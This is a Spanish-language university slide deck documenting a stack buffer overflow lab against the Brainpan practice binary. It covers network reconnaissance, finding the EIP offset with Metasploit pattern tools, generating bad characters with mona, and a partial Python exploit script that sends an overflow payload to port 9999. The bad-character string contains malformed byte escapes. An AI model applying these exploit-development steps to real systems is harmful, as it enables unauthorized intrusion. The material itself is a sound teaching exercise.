

A decorative green wavy line with a white outline, flowing vertically down the left side of the slide.

Buffer Overflow

**Huber Steven Arroyave Rojas
Assandry Enrique Barón Rodríguez**

**Sistemas Operativos
Universidad de Antioquia
2025**


Stack Overflow

Buffer overflow example										
Buffer (8 bytes)								Overflow		
U	S	E	R	N	A	M	E	1	2	
0	1	2	3	4	5	6	7	8	9	

Un Stack Overflow (desbordamiento de pila) es un tipo específico de vulnerabilidad de memoria que ocurre cuando un programa escribe más datos de los que puede manejar en la pila (stack) de ejecución.

Stack Overflow

Cuando se copian datos excesivos a la pila, los bytes adicionales pueden sobrescribir otros datos incluida la dirección de retorno almacenada. Esta situación puede llevar a errores del sistema o ser explotada por atacantes para ejecutar código malicioso.



Herramientas



Virtual Box



Windows 7




Kali Linux




Python

Brainpan



Configuración Inicial



En Virtual Box:

- Instalar Máquinas (Kali, Windows 7 y Brainpan).
- Configurar Red en adaptador puente las 3 máquinas.

Configuración Inicial

En Windows 7:

- Deshabilitar firewall.
- Instalar Immunity Debugger
 - Importar mona.py
- Instalar Python



Identificación de Ip's

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# arp-scan -I eth0 --localnet  
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 192.168.0.25  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
)  
192.168.0.1      08:a7:c0:5a:f7:c8      Technicolor CH USA Inc.  
192.168.0.10     08:a7:c0:5a:f7:ca      Technicolor CH USA Inc.  
192.168.0.19     82:c9:a5:f0:93:88      (Unknown: locally administered)  
192.168.0.21     a0:b3:cc:4f:f8:e4      Hewlett Packard  
192.168.0.26     ac:6f:bb:d2:44:94      TATUNG Technology Inc.  
192.168.0.33     08:00:27:a5:6c:43      PCS Systemtechnik GmbH  
192.168.0.34     08:00:27:15:b6:be      PCS Systemtechnik GmbH  
  
7 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.290 seconds (111.79 hosts/sec)  
. 7 responded
```

Barrido con la herramienta arp-scan para conocer las ip de las máquinas

Ping para identificar la ip de cada máquina, con el TTL = (64 → Linux, 128 → Windows)

```
(root@kali)-[~]  
# ping -c 1 192.168.0.33  
PING 192.168.0.33 (192.168.0.33) 56(84) bytes of data.  
64 bytes from 192.168.0.33: icmp_seq=1 ttl=128 time=3.71 ms  
  
— 192.168.0.33 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 3.713/3.713/3.713/0.000 ms  
  
(root@kali)-[~]  
# ping -c 1 192.168.0.34  
PING 192.168.0.34 (192.168.0.34) 56(84) bytes of data.  
64 bytes from 192.168.0.34: icmp_seq=1 ttl=64 time=2.26 ms  
  
— 192.168.0.34 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 2.257/2.257/2.257/0.000 ms
```

Brainpan

Exploracion para encontrar los puertos abiertos

```
(root@kali)-[~]
# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u ht
tp://192.168.0.34:10000/

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.34:10000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.
txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/bin (Status: 301) [Size: 0] [-> /bin/]
Progress: 14326 / 207644 (6.90%) [ERROR] Get "http://192.168.0.34:10000/bg_right": context deadli
ne exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 207643 / 207644 (100.00%)


Finished
```

```
(root@kali)-[~]
# nmap -p- -open -T5 -v -n 192.168.0.34
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-12 09:03 EDT
Initiating ARP Ping Scan at 09:03
Scanning 192.168.0.34 [1 port]
Completed ARP Ping Scan at 09:03; 0.14s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:03
Scanning 192.168.0.34 [65535 ports]
Discovered open port 9999/tcp on 192.168.0.34
Discovered open port 10000/tcp on 192.168.0.34
Completed SYN Stealth Scan at 09:03; 38.21s elapsed (65535 total ports)
Nmap scan report for 192.168.0.34
Host is up (0.00047s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
9999/tcp  open  abyss
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:15:B6:BE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 38.52 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Fuzzin Web para encontrar directorios activos


Brainpan



Directorio bin/ con el
brainpain.exe


Compartir recurso vía red
usando Python

```
(root@kali)-[/home/kali/Downloads]  
# python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




Descargar el brainpan.exe en la
maquina de Windows

Immunity Debugger




Ejecutar brainpan.exe en windows




Ejecutar Immunity Debugger

Obtener Offset


Usando una utilidad de metasploit creamos una cadena de mil caracteres



Desde Kali nos conectamos a la máquina windows



Obtener Offset



En Immunity Debugger en la máquina de Windows observamos el resultado de ingresar la cadena arbitraria y el EIP 35724134

Obtener Offset

```
(root@kali)-[~]
# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x35724134
[*] Exact match at offset 524
```

Usando una utilidad de metasploit obtenemos el offset (524)

Con Python generamos una cadena con $A \cdot 524 + B \cdot 4$


[illegible][illegible]

Ingresamos la cadena

Obtener Offset


Observamos si el EIP cambia a 42424242, entonces se puede controlar el EIP

Generamos otra cadena y la ingresamos


[illegible][illegible]

Obtener Offset

Observamos que las C's se van al registro ESP



Bad Chars



Immunity Debugger - brainpan.exe [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assess

Address Message

```
findinstr / pattern Find cyclic pattern in memory
findinstr / fu Find instructions in memory, accepts wildcards
fuptr / fu Find writable pointers that get called
getext / ext Show EIP of selected module(s)
getiat / iat Show IAT of selected module(s)
getproc / proc Show setpoint routines for specific registers
qlags / gf Show current qlags settings from REB.NGlobalFlag
header Read a binary file and convert content to a nice 'header' string
help Show help related information
hidebug / hd Return to hide the debugger
info Show information about a given address in the content of the loaded application
info / if Dumps specific parts of memory to file
jmp / j Find pointers that will allow you to jump to a register
jop Find gadgets that can be used in a JOP exploit
jse Show gadgets that can be used to bypass SafeSEH
kb / kb Manage Knowledgebase data
modules / mod Show all loaded modules and their properties
nosafe Show modules that are not aslr or rebased
nosafeseh Show modules that are not safeseh protected
nosafeseh Show modules that are not safeseh protected, not aslr and not rebased
offset Calculate the number of bytes between two addresses
pattern / pael Show RCL associated with named pages
pattern_create / pc Create a cyclic pattern of a given size
pattern_offset / po Find location of 4 bytes in a cyclic pattern
peb / peb Show location of the PEb
rop Find gadgets that can be used in a ROP exploit and do ROP magic with them
ropfunc Find pointers to pointers (JIT) to interesting functions that can be used in your ROP chain
seh Find pointers to assist with SEH overwrite exploits
sehchain / sehchain Show the current SEH chain
skeleton Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit
stackpivot Find stackpivots (move stackpointer to controlled area)
stacks Show all stacks for all threads in the running application
string / str Read or write a string from/to memory
suggest Suggest an exploit buffer structure
teb / teb Show TEB related information
unicodealign / ua Show TEB related information
update / up Generate venetian alignment code for unicode stack buffer overflow
Update mona to the latest version


0BADCF800 Want more info about a given command? Run 'mona help <command>'
0BADCF800
0BADCF800
0BADCF800 [!] Command used:
0BADCF800 mona config -set workingFolder C:\Users\computador1\Desktop\%p
0BADCF800 Writing value to configuration file
0BADCF800 Old value of parameter workingFolder =
0BADCF800 [!] Creating config file, setting parameter workingFolder
0BADCF800 New value of parameter workingFolder = 'C:\Users\computador1\Desktop\%p'
0BADCF800
0BADCF800 [!] This mona.py action took 0:00:00.016000
0BADCF800
0BADCF800 [!] Command used:
0BADCF800 mona config -set workingFolder C:\Users\computador1\Desktop\%p
0BADCF800 Writing value to configuration file
0BADCF800 Old value of parameter workingFolder =
0BADCF800 [!] Creating config file, setting parameter workingFolder
0BADCF800 New value of parameter workingFolder = 'C:\Users\computador1\Desktop\%p'
0BADCF800
0BADCF800 [!] This mona.py action took 0:00:00.016000
```

mona config -set workingFolder C:\Users\computador1\Desktop\%p

Running

11:59 AM 7/12/2025

Creamos el directorio de trabajo



Immunity Debugger - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assess

Address Message

```
0BADCF800 [!] Command used:
0BADCF800 mona config -set workingFolder C:\Users\computador1\Desktop\%p
0BADCF800 Writing value to configuration file
0BADCF800 Old value of parameter workingFolder =
0BADCF800 [!] Creating config file, setting parameter workingFolder
0BADCF800 New value of parameter workingFolder = 'C:\Users\computador1\Desktop\%p'
0BADCF800
0BADCF800 [!] This mona.py action took 0:00:00
0BADCF800
0BADCF800 [!] Command used:
0BADCF800 mona bytearray -cpb "\x00"
0BADCF800 Creating table, including 1 bad chars...
0BADCF800 Dumping table to file
0BADCF800 [!] Preparing output file 'bytearray.txt'
0BADCF800 - Creating working folder C:\Users\computador1\Desktop\_no_name
0BADCF800 - Folder created
0BADCF800 - Selecting logfile C:\Users\computador1\Desktop\_no_name\bytearray.txt
0BADCF800 Done, wrote 255 bytes to file C:\Users\computador1\Desktop\_no_name\bytearray.txt
0BADCF800 Binary output saved in C:\Users\computador1\Desktop\_no_name\bytearray.bin
0BADCF800
0BADCF800 [!] This mona.py action took 0:00:00.047000
```

mona bytearray -cpb "\x00"

Ready

12:21 PM 7/12/2025

Generamos una lista de chars excluyendo inicialmente el byte nulo

Conexión

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# impacket-smbserver pwned $(pwd) -smb2support  
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed
```

Creamos nuestro exploit.py inicial

Creamos un recurso compartido llamado "pwned"

```

root@kali: ~
File Actions Edit View Help
GNU nano 8.4 exploit.py *
#!/usr/bin/python3
import socket
from struct import pack

offset = 524

before_eip = b"A"*offset
eip = b"B"*4

badchars = (b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xca\xcb\xcc\xcd\xce\xcf\xd0\d1\d2\d3\d4\d5\d6\d7\d8\xel\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7")

payload = before_eip + eip + badchars

# Connexion socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("192.168.0.33", 9999))
s.send(payload)
s.close()

```


Obtener Offset

```
(root@kali)-[/home/kali/Desktop]# chmod +x exploit.py
```

